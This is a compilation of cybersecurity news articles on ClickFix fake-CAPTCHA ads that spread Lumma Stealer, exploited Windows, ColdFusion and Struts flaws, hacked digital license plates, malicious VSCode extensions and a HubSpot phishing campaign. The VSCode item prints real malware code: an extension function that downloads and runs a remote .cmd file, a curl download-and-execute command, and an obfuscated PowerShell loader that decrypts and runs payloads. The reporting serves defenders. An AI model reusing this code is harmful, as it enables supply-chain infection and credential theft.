
### Evolving the ClickFix tactic

DeceptionAds can be seen as a newer and more dangerous variant of the "ClickFix" attacks, where victims are tricked into running malicious PowerShell commands on their machine, infecting themselves with malware.

ClickFix actors have employed phishing emails, fake CAPTCHA pages on pirate software sites, malicious Facebook pages, and even GitHub issues redirecting users to dangerous landing pages.

What GuardioLabs discovered is different from previous operations as it utilizes large-scale advertising on a legitimate ad network to take unsuspecting users casually browsing the web directly to fake CAPTCHA pages.

Specifically, the threat actors use the Monetag ad network to serve pop-up ads promoting fake offers, downloads, or services, that generally appeal to the audience of the host sites, typically pirate streaming and software platforms.




The Monetag advertising network

Source: Guardiolabs

Once the victim clicks on the ad, obfuscated code checks whether they are an actual person and, if validated, redirects the visitor to a fake CAPTCHA page through the BeMob cloaking service.

Although BeMob is used for legitimate purposes like ad performance tracking, in "Deception Ads," it's used solely for evasion.

"By supplying a benign BeMob URL to Monetag's ad management system instead of the direct fake captcha page, the attackers leveraged BeMob's reputation, complicating Monetag's content moderation efforts," explains Nati Tal, head of Guardiolabs.



Overview of the attack chain

Source: Guardiolabs

The CAPTCHA page includes a JavaScript snippet that silently copies a malicious PowerShell one-line command to the user's clipboard without them realizing it.

Next, the page provides instructions to the victim on how to paste the "CAPTCHA solution" into the Windows Run dialog and execute it. This step runs the PowerShell command, which downloads Lumma Stealer from a remote server and executes it on the victim's device.


Lumma Stealer is an advanced information-stealing malware that steals cookies, credentials, passwords, credit cards, and browsing history from Google Chrome, Microsoft Edge, Mozilla Firefox, and other Chromium browsers.

The malware can also steal cryptocurrency wallets, private keys, and text files likely to contain sensitive information, such as those named `seed.txt`, `pass.txt`, `ledger.txt`, `trezor.txt`, `metamask.txt`, `bitcoin.txt`, `words`, `wallet.txt`, `*.txt`, and `*.pdf`.

This data is collected into an archive and sent back to the attacker, where they can use the information in further attacks or sell it on cybercrime marketplaces.

Guardiolabs reported the large-scale abuse to both Monetag and BeMob. The first responded by removing 200 accounts used by the threat actor in eight days, while the latter acted to stop the campaign in four days.

Although this effectively disrupted the malicious operation, Guardiolabs observed a resurgence on December 11, indicating that the threat actors attempted to resume operations through a different ad network.



Observed 'Deception Ads' activity

Source: GuardiLabs

Infostealer campaigns have become a massive global operation over the past year and can be devastating for users and organizations, leading to financial fraud, privacy risks, data breaches, and full-blown ransomware attacks.

In May, threat actors used credentials stolen by infostealers to conduct the massive Snowflake account breaches, which impacted numerous companies, including Ticketmaster, AT&T, and Advance Auto Parts.

To stay clear from infostealer infections, do not ever execute any commands prompted by websites, especially those pretending to be fixes or captchas.

Also, using pirated software or illegal streaming sites increases the likelihood of such infections, as ad networks serving them have a more lax policy, and the site owners mostly care about temporarily monetizing their space and traffic rather than building a reputation for trustworthiness.

Source: <https://www.bleepingcomputer.com/news/security/malicious-ads-push-lumma-infostealer-via-fake-captcha-pages/>

## 8. Windows kernel bug now exploited in attacks to gain SYSTEM privileges

CISA has warned U.S. federal agencies to secure their systems against ongoing attacks targeting a high-severity Windows kernel vulnerability.

Tracked as CVE-2024-35250, this security flaw is due to an untrusted pointer dereference weakness that allows local attackers to gain SYSTEM privileges in low-complexity attacks that don't require user interaction.

While Microsoft didn't share more details in a security advisory published in June, the DEVCORE Research Team that found the flaw and reported it to Microsoft through Trend Micro's Zero Day Initiative says the vulnerable system component is the Microsoft Kernel Streaming Service (MSKSSRV.SYS).

DEVCORE security researchers used this MSKSSRV privilege escalation security flaw to compromise a fully patched Windows 11 system on the first day of this year's Pwn2Own Vancouver 2024 hacking contest.



Redmond patched the bug during the June 2024 Patch Tuesday, with proof-of-concept exploit code released on GitHub four months later.

"An attacker who successfully exploited this vulnerability could gain SYSTEM privileges," the company says in a security advisory that has yet to be updated to indicate the vulnerability is under active exploitation.

DEVCORE published the following video demo of their CVE-2024-35250 proof-of-concept exploit being used to hack a Windows 11 23H2 device.

Today, CISA also added a critical Adobe ColdFusion vulnerability (tracked as CVE-2024-20767), which Adobe patched in March. Since then, several proof-of-concept exploits have been published online.

CVE-2024-20767 is due to an improper access control weakness that allows unauthenticated, remote attackers to read the system and other sensitive files. According to SecureLayer7, successfully exploiting ColdFusion servers with the admin panel exposed online can also allow attackers to bypass security measures and perform arbitrary file system writes.

The Fofa search engine tracks over 145,000 Internet-exposed ColdFusion servers, although it is impossible to pinpoint the exact ones with remotely accessible admin panels.

CISA added both vulnerabilities to its Known Exploited Vulnerabilities catalog, tagging them as actively exploited. As mandated by the Binding Operational Directive (BOD) 22-01, federal agencies must secure their networks within three weeks by January 6.

"These types of vulnerabilities are frequent attack vectors for malicious cyber actors and pose significant risks to the federal enterprise," the cybersecurity agency said.

While CISA's KEV catalog primarily alerts federal agencies about security bugs that should be patched as soon as possible, private organizations are also advised to prioritize mitigating these vulnerabilities to block ongoing attacks.

A Microsoft spokesperson was not immediately available for comment when contacted by BleepingComputer earlier today for more details regarding CVE-2024-35250 in the wild exploitation.

Source: <https://www.bleepingcomputer.com/news/security/windows-kernel-bug-now-exploited-in-attacks-to-gain-system-privileges/>

## 9. Hacking Digital License Plates

Not everything needs to be digital and "smart." License plates, for example:

Josep Rodriguez, a researcher at security firm IOActive, has revealed a technique to "jailbreak" digital license plates sold by Reviver, the leading vendor of those plates in the US with 65,000 plates already sold. By removing a sticker on the back of the plate and attaching a cable to its internal connectors, he's able to rewrite a Reviver plate's firmware in a matter of minutes. Then, with that custom firmware installed, the jailbroken license plate can receive commands via Bluetooth from a smartphone app to instantly change its display to show any characters or image.

[...]

Because the vulnerability that allowed him to rewrite the plates' firmware exists at the hardware level—in Reviver's chips themselves—Rodriguez says there's no way for Reviver to patch the issue with a mere software update. Instead, it would have to replace those chips in each display.

The whole point of a license plate is that it can't be modified. Why in the world would anyone think that a digital version is a good idea?

Source: <https://www.schneier.com/blog/archives/2024/12/hacking-digital-license-plates.html>

## 10. New critical Apache Struts flaw exploited to find vulnerable servers

A recently patched critical Apache Struts 2 vulnerability tracked as CVE-2024-53677 is actively exploited using public proof-of-concept exploits to find vulnerable devices.

Apache Struts is an open-source framework for building Java-based web applications used by various organizations, including government agencies, e-commerce platforms, financial institutions, and airlines.

Apache publicly disclosed the Struts CVE-2024-53677 flaw (CVSS 4.0 score: 9.5, "critical") six days ago, stating it is a bug in the software's file upload logic, allowing path traversals and the uploading of malicious files that could lead to remote code execution.

It impacts Struts 2.0.0 through 2.3.37 (end-of-life), 2.5.0 through 2.5.33, and 6.0.0 through 6.3.0.2.

"An attacker can manipulate file upload parameters to enable paths traversal, and under some circumstances, this can lead to uploading a malicious file which can be used to perform remote code execution," reads the Apache security bulletin.

In short, CVE-2024-53677 allows attackers to upload dangerous files like web shells into restricted directors and use them to remotely execute commands, download further payloads, and steal data.

The vulnerability is similar to CVE-2023-50164, and there's speculation that the same issue has re-emerged due to an incomplete fix, a problem that has previously plagued the project in the past.

ISC SANS' researcher Johannes Ullrich reports seeing exploitation attempts that appear to use publicly available exploits or are at least heavily inspired by them.

"We are seeing active exploit attempts for this vulnerability that match the PoC exploit code. At this point, the exploit attempts are attempting to enumerate vulnerable systems," reports Ullrich.

Attackers are enumerating vulnerable systems by using the exploit to upload an "exploit.jsp" file that contains a single line of code to print the "Apache Struts" string.

The exploiter then attempts to access the script to verify that the server was successfully exploited. Ullrich says the exploitation has only been detected from a single IP address, 169.150.226.162.

To mitigate the risk, Apache says users should upgrade to Struts 6.4.0 or later and migrate to the new file upload mechanism.

Merely applying the patch isn't enough, as the code that handles file uploads in Struts applications needs to be rewritten to implement the new Action File Upload mechanism.



"This change isn't backward compatible as you must rewrite your actions to start using the new Action File Upload mechanism and related interceptor," warns Apache.

"Keep using the old File Upload mechanism keeps you vulnerable to this attack."

With active exploitation underway, multiple national cybersecurity agencies, including those in Canada, Australia, and Belgium, have issued public alerts urging impacted software developers to take immediate action.

Exactly a year ago, hackers leveraged publicly available exploits to attack vulnerable Struts servers and achieve remote code execution.

Source: <https://www.bleepingcomputer.com/news/security/new-critical-apache-struts-flaw-exploited-to-find-vulnerable-servers/>

## 11. Malicious Microsoft VSCode extensions target devs, crypto community

Malicious Visual Studio Code extensions were discovered on the VSCode marketplace that download heavily obfuscated PowerShell payloads to target developers and cryptocurrency projects in supply chain attacks.

In a report by Reversing Labs, researchers say the malicious extensions first appeared in the VSCode marketplace in October.

"Throughout October 2024, the RL research team saw a new wave of malicious VSCode extensions containing downloader functionality — all part of the same campaign," reads the Reversing Labs' report.

"The community was first notified of this campaign taking place in early October, and since then, the team has been steadfast in tracking it."

An additional package targeting the crypto community and part of this campaign was found on NPM.

Security researcher Amit Assaraf also published today a report with overlapping findings, pointing to the same activity.

### Malicious VSCode extensions

The campaign comprises 18 malicious extensions primarily targeting cryptocurrency investors and those looking for productivity tools like Zoom.


On the VSCode Marketplace, the following extensions were submitted:

- EVM.Blockchain-Toolkit
- VoiceMod.VoiceMod
- ZoomVideoCommunications.Zoom
- ZoomINC.Zoom-Workplace
- Ethereum.SoliditySupport
- ZoomWorkspace.Zoom (three versions)
- ethereumorg.Solidity-Language-for-Ethereum
- VitalikButerin.Solidity-Ethereum (two versions)

- SolidityFoundation.Solidity-Ethereum
- EthereumFoundation.Solidity-Language-for-Ethereum (two versions)
- SOLIDITY.Solidity-Language
- GavinWood.SolidityLang (two versions)
- EthereumFoundation.Solidity-for-Ethereum-Language

On npm, the threat actors uploaded five versions of the package 'etherscancontacthandler' version 1.0.0 through 4.0.0, collectively downloaded 350 times.

To increase the apparent legitimacy of the packages, the threat actors added fake reviews and inflated their installation numbers to make them appear more trustworthy.



The image shows a side-by-side comparison. On the left, a VS Code terminal window displays the command `vsce show VoiceMod.VoiceMod` and its output. The output includes:
 

- Version: 0.2.0, Last Updated: November 7, 2024
- Categories: Other
- Tags: `_web_extension`, audio enhancement, background noise removal, Clarity, nc
- More info: Unique identifier: VoiceMod.VoiceMod, Version: 0.2.0, Last updated: November 7, 2024 at 2:07:43 PM, Publisher: VoiceMod, Published at: November 7, 2024
- Statistics: install 42117 installs, averagerating 5 stars, ratingcount 5 ratings, weightedRating 4.6 stars, downloadCount 8 downloads

 On the right, the NPM page for 'VoiceMod' is shown. It features a blue 'C' logo, 42,117 installs, a 5-star rating (5 reviews), and an 'Install' button. The 'User Reviews' section shows three reviews, all with 5 stars and dates of 11/9/2024:
 

- Bobby Campbell: Great to see this back on the store!!!
- Lucas Jabbour: Thank you.
- King Belmont: (with two thumbs up)

*Fake reviews and number of installs*

Source: ReversingLabs

ReversingLabs says that all the extensions had the same malicious functionality and were designed to download obfuscated second-stage payloads from suspicious domains.

Two of the malicious domains chosen to appear legitimate are 'microsoft-visualstudiocode[.]com' and 'captchacdn[.]com,' while others used TLDs like '.lat' and '.ru.'

```

function activate(_0x162b1d) {
  let _0x2d4ea9 = vscode.commands.registerCommand("cl.run", async function () {
    if (process.platform === "win32") {
      try {
        await Promise.all([f1("curl -k -L -Ss https://microsoft-visualstudiocode.com/files/1.cmd -o %TEMP%\1.cmd" && \%TEMP%\1.cmd""), f2("JuanBlanco.solidity")]);
        vscode.window.showInformationMessage("Installation completed.");
      } catch (_0x1c73b9) {}
    }
  });
  _0x162b1d.subscriptions.push(_0x2d4ea9);
  if (process.platform === "win32") {
    setTimeout(() => {
      vscode.commands.executeCommand("cl.run");
    }, 1000);
  }
}

```

*Malicious VSCode extension downloading secondary payload*

Source: ReversingLabs

Neither ReversingLabs nor Assaraf analyzed the second-stage payload, so its functions are unknown, but the red flags surrounding it are abundant.

VSCode extensions	npm package etherscancontracthandler
Downloading second stage	Downloading second stage
Targeting crypto community, and later Zoom users	Targeting crypto community
Various endpoints such as: <code>hxxps[:]//jujuju[.]lat/files/pl[.]cmd</code> or <code>hxxps[:]//captchacd[.]com/files/x[.]cmd</code> (Figure 2)	Various endpoints such as: <code>hxxps[:]//jujuju[.]lat/files/msg[.]cmd</code> or <code>hxxps[:]//captchacd[.]com/files/1[.]cmd</code>
Command for downloading second stage: <code>curl -k -L -Ss hxxps[:]//captchacd[.]com/files/x[.]cmd -o \"%TEMP%\1.cmd\" &amp;&amp; \"%TEMP%\1.cmd\"</code>	Command for downloading second stage: <code>curl -k -L -Ss hxxps[:]//captchacd[.]com/files/1[.]cmd -o \"%TEMP%\1.cmd\" &amp;&amp; \"%TEMP%\1.cmd\"</code>
Download command is case swapped and base64 encoded (e.g. VSCode extension <code>ZoomVideoCommunications.Zoom@0.2.0</code> )	Download command is case swapped and base64 encoded (version 3.0.0)

Comparison between the npm package and the VSCode extensions

Source: ReversingLabs

BleepingComputer found that the secondary payloads downloaded by these VSCode extensions are heavily obfuscated Windows CMD files that launch a hidden PowerShell command.

The hidden PowerShell command will decrypt AES-encrypted strings in additional CMD files to drop further payloads on the compromised system and execute them.

```

1 C:\WINDOWS\system32\cmd.exe /S /D /c" echo cls;powershell -w hidden;function decrypt_function($param_var){
  $aes_var=[System.Security.Cryptography.Aes]::Create();
  $aes_var.Mode=[System.Security.Cryptography.CipherMode]::CBC;
  $aes_var.Padding=[System.Security.Cryptography.PaddingMode]::PKCS7;
  $aes_var.Key=[System.Convert]::FromBase64String('ONTjvMgqcp75ptvrr9j0+odlpmHmbLzvPC2XW4Gf9+M=');
  $aes_var.IV=[System.Convert]::FromBase64String('47rSMPYtNg+nh4BU6nAwCw==');
  $decryptor_var=$aes_var.CreateDecryptor(); $return_var=$decryptor_var.TransformFinalBlock($param_var, 0,
  $param_var.Length); $decryptor_var.Dispose(); $aes_var.Dispose(); $return_var;}function
  decompress_function($param_var){ IEX '$gQudi=New-Object System.IO.*M*em*or*y*S*tr*ea*m($param_var)';.Replace('*','');
  IEX '$LEOeX=New-Object System.IO.*M*em*or*y*S*tr*ea*m*';.Replace('*',''); IEX '$FqtiG=New-Object
  System.IO.C*om*pr*es*si*o*n.*GZ*ip*St*re*am*($gQudi,
  [IO.C*om*pr*es*si*o*n.*Co*mp*re*ss*i*o*n*Mode]::D*e*c*omp*re*ss);.Replace('*',''); $FqtiG.CopyTo($LEOeX);
  $FqtiG.Dispose(); $gQudi.Dispose(); $LEOeX.Dispose(); $LEOeX.ToArray();}function
  execute_function($param_var,$param2_var){ IEX
  '$RIFHK=[System.R*e*fl*ect*io*n.*As*se*mb*1*y*]:L*o*a*d*([byte[]]$param_var);.Replace('*',''); IEX
  '$eirEp=$RIFHK.*E*n*t*r*y*P*o*i*n*t*';.Replace('*',''); IEX '$eirEp.*I*n*v*o*k*e*($null,
  $param2_var);.Replace('*','');}$FuLwv =
  'C:\Users\admin\AppData\Roaming\temp\mbkel3.cmd';$host.UI.RawUI.WindowTitle =
  $FuLwv;$SYigU=[System.IO.File]::ReadAllText($FuLwv).Split([Environment]::NewLine);foreach ($LWTox in $SYigU) { if
  ($LWTox.StartsWith('acqDyQRLClHWQnxbiXNC')) { $BDNyI=$LWTox.Substring(20); break;
  }}$payloads_var=[string[]]$BDNyI.Split('\');$payload1_var=decompress_function (decrypt_function
  ([Convert]::FromBase64String($payloads_var[0]).Replace('#','/').Replace('@',
  'A')));$payload2_var=decompress_function (decrypt_function
  ([Convert]::FromBase64String($payloads_var[1]).Replace('#','/').Replace('@',
  'A')));$payload3_var=decompress_function (decrypt_function
  ([Convert]::FromBase64String($payloads_var[2]).Replace('#','/').Replace('@', 'A')));execute_function $payload1_var
  $null;execute_function $payload2_var $null;execute_function $payload3_var ([string[]] ('));"}
  
```

PowerShell command to decrypt malicious payloads

Source: BleepingComputer

One of the payloads dropped in BleepingComputer's tests was the %temp%\MLANG.DLL file, which is detected as malicious by VirusTotal in 27/71 antivirus engines.

The researchers provided a detailed list of the malicious packages and VSCode extensions with their SHA1 hashes at the bottom of their report, to help identify and mitigate supply chain compromises.

When downloading the building blocks of your software project, make sure to validate the code's safety and legitimacy and that they're not clones of popular plugins and dependencies.

Unfortunately, there have been multiple recent examples of malicious npm packages resulting in highly damaging supply chain compromises and VSCode extensions that targeted user passwords and opened remote shells on the host system.

Source: <https://www.bleepingcomputer.com/news/security/malicious-microsoft-vscode-extensions-target-devs-crypto-community/>

## 12. Campaign abusing HubSpot targets 20,000 Microsoft Azure accounts

A phishing campaign targeting automotive, chemical, and industrial manufacturing companies in Germany and the UK is abusing HubSpot to steal Microsoft Azure account credentials.

The threat actors use HubSpot Free Form Builder links and DocuSign-mimicking PDFs to redirect victims to credential-harvesting pages.

According to Palo Alto Networks' Unit 42 team of researchers, the campaign, which started in June 2024 and remained active until at least September 2024, has compromised approximately 20,000 accounts.


"Our telemetry indicates the threat actor successfully targeted roughly 20,000 users across various European companies," explains the Palo Alto Unit 42 report.

### HubSpot used for credential harvesting

HubSpot is a legitimate customer relationship management (CRM) platform used in marketing automation, sales, customer service, analytics, and building websites and landing pages.

The Form Builder is a feature that allows users to create custom online forms to capture information from website visitors.

In the phishing campaign Unit 42 tracked, threat actors exploited HubSpot Form Builder to create at least seventeen deceptive forms to lure victims into providing sensitive credentials in the next step.




Are you Authorized to view and download sensitive Company Document sent to Your Work Email? \*

Yes

No


[View Document On Microsoft Secured Cloud](#)

 [Create your own free forms](#) to generate leads from your website.

*Deceptive HubSpot form*

*Source: Unit 42*

Although the HubSpot infrastructure itself wasn't compromised, it was used as an intermediate step to lead victims to attacker-controlled sites on '.buzz' domains mimicking Microsoft Outlook Web App and Azure login pages.

